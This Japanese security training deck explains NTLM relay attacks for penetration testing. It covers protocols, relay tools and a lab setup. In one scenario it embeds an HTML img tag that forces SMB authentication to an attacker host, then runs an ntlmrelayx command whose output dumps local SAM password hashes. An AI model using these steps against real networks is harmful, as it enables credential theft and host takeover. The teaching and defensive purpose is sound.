Security Professionals Network Inc.

実践講座：NTLM認証のリレー攻撃

2021.08.27

塩月誠人 <mshio@sec-pro.net>
合同会社セキュリティ・プロフェッショナルズ・ネットワーク

はじめに

NTLM認証のリレー攻撃（NTLM relay attacks）はその概念が発表されてから二十数年になる古典的な攻撃手法ですが、Windowsネットワークシステムの基本的な仕様（機能）を利用しているため、現在でも組織内LANに対する有効な攻撃手法として存在しています。


つい最近もNTLMリレーを効果的に発生させることができる脆弱性が、攻撃ツール「PetitPotam」とともに公開されました。当該脆弱性は8月の定例更新プログラムにて修正されましたが、これはあくまでもNTLMリレーのきっかけとなる穴を一つ塞いだにすぎず、組織内においてNTLMリレー攻撃を適切に防ぐためにはさまざまな対策を必要に応じて実施することが求められます。

本実践講座ではNTLMリレー攻撃の仕組みを概説するとともに、いくつかのシナリオに基づいた攻撃ツールの使用方法や攻撃の結果として何が起こるかを、デモを交えながら解説します。組織内部でのペネトレーションテストや、実施した対策が有効に働いているかどうかを試したい場合などに本講座の内容を役立てていただければ幸いです。

Windowsネットワークログオンの認証プロトコル


- 平文認証
  - パスワードがネットワーク上を平文で流れる
  - Windows 2000以降では、デフォルトOFF
- LM / NTLM認証
  - チャレンジ・レスポンスによる認証
  - LM認証 ・・・ 9x系OSで使用
  - NTLM認証 ・・・ NT系OSで使用
  - 旧ドメイン環境（NTドメイン）やスタンドアローン環境での標準認証プロトコル
- Kerberos認証
  - チケットベースによる相互認証
  - Windows 2000以降のドメイン環境の標準認証プロトコル
  - ドメイン環境でもローカルアカウントの場合やホストをIPアドレスで指定した場合など、状況に応じNTLM認証が使用

NTLM(v1)認証の仕組み




NTLM認証のリレー攻撃とは

- NTLM認証を行うクライアントマシンとサーバマシンの間に割り込み、認証情報（チャレンジやレスポンス）をリレーする
- MITM（マン・イン・ザ・ミドル）攻撃の一種
- 攻撃者はクライアントマシンの認証情報を用いてサーバマシンにアクセスすることが可能
- 基本的にはドメインのシングルサインオン環境下で有効な攻撃




NTLM認証リレーの仕組み




NTLM認証のリフレクション攻撃

- NTLM認証リレーのバリエーションで、認証情報をサーバマシン（別ホスト）ではなくクライアントマシン自身へリレー
- 攻撃者はクライアントマシンの認証情報を用いてクライアントマシンにアクセスすることが可能
- このタイプの攻撃は最近のWindows OSではできない（パッチにより修正）



NTLM認証リフレクションの仕組み



NTLM認証をサポートするネットワークサービス

- SMB（ファイル共有 / プリンタ共有）
- HTTP / HTTPS（IIS）
- Windows telnet
- IMAP / POP3 / SMTP（Exchange Server）
- LDAP / LDAPS（Active Directory）
- WCF（Windows Communication Foundation）
- Microsoft SQL Server
- ・・・・・


- 異なるサービス（プロトコル）間でもNTLM認証リレーが可能！！

NTLM認証リレー攻撃ツール

- SMBRelay
  - SMB → SMBに対応、cDc（Cult of the Dead Cow）のSir Dystic氏による
  - NTLM認証リレー攻撃を実装した、たぶん最初のツール。今では入手困難
- SmbRelay3
  - http://www.tarasco.org/security/smbrelay/index.html
  - SMB/HTTP/IMAP/POP3/SMTP → SMBに対応。これも結構古い
- Metasploit Framework
  - https://github.com/rapid7/metasploit-framework
  - smb_relay : SMB → SMB
  - http_ntlmrelay : HTTP → HTTP/SMB
- Impacket
  - https://github.com/SecureAuthCorp/impacket
  - ntlmrelayx : SMB/HTTP/WCF → SMB/HTTP/MSSQL/LDAP/IMAP/POP3

実験環境

- DC01.lab.local : Windows Server 2019（ドメインコントローラ、証明書サービス、IIS）
- DC02.lab.local : Windows Server 2019（ドメインコントローラ）
- WS01.lab.local : Windows 10（ドメインメンバ、ファイル共有）
- SV01.lab.local : Windows Server 2019（ドメインメンバ、ファイル共有）




実験環境

- 攻撃者マシン：Kali2021.2（kali-linux-2021.2-live-amd64.iso）
  - https://www.kali.org/get-kali/
- NTLMリレー攻撃ツール：Impacket ntlmrelayx-adcs-attack
  - https://github.com/ExAndroidDev/impacket/tree/ntlmrelayx-adcs-attack
  - ADCS攻撃用機能が追加されたImpacketのブランチ
- IPv6 MITM攻撃ツール：Mitm6
  - https://github.com/fox-it/mitm6/
- MS-RPRN攻撃ツール：Dementor
  - https://github.com/NotMedic/NetNTLMtoSilverTicket/blob/master/dementor.py
- MS-EFSR攻撃ツール：PetitPotam
  - https://github.com/topotam/PetitPotam
- PKINIT関連ツール：PKINIT tools（gettgtpkinit.py、getnthash.py）
  - https://github.com/dirkjanm/PKINITtools

シナリオ１：

- ユーザのWebアクセスを利用してサーバマシンへリレー
  - ユーザがリンクをクリック、コンテンツ内の不正なタグを表示、・・・
    - ホスト名でのアクセス（http://hogefuga/）→ HTTP
    - IEにて<img src="¥¥192.168.159.139¥ipc$"></img> → SMB
    - いずれの場合もログオンユーザのアカウントで自動的にNTLM認証が発生
  - Impacket ntlmrelayxでサーバマシンのSMBへリレー
  - ドメイン管理者ユーザの認証をリレーできた場合、リレー先マシンを乗っ取ることが可能



シナリオ１：

```
# vi /var/www/html/index.html
・・・・・・・・・・・・
<img src="¥¥192.168.159.139¥ipc$"></img>
```


→ 攻撃マシンへSMBアクセスするようなイメージタグをWebページに埋め込み、Webサービスを起動
　WS01のドメイン管理者ユーザがブラウザ（IE）で攻撃マシンへWebアクセスするのを待つ

```
# ntlmrelayx.py -t sv01.lab.local --no-http-server -smb2support
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation
・・・・・・・・・・・・
[*] Authenticating against smb://sv01.lab.local as LAB/DOMADMIN SUCCEED
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0dc611932680e66a3a0f0f9cc108648f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

→ Ntlmrelayxで待ち受け、domadminのSMB NTLM認証をSV01のSMBへリレー
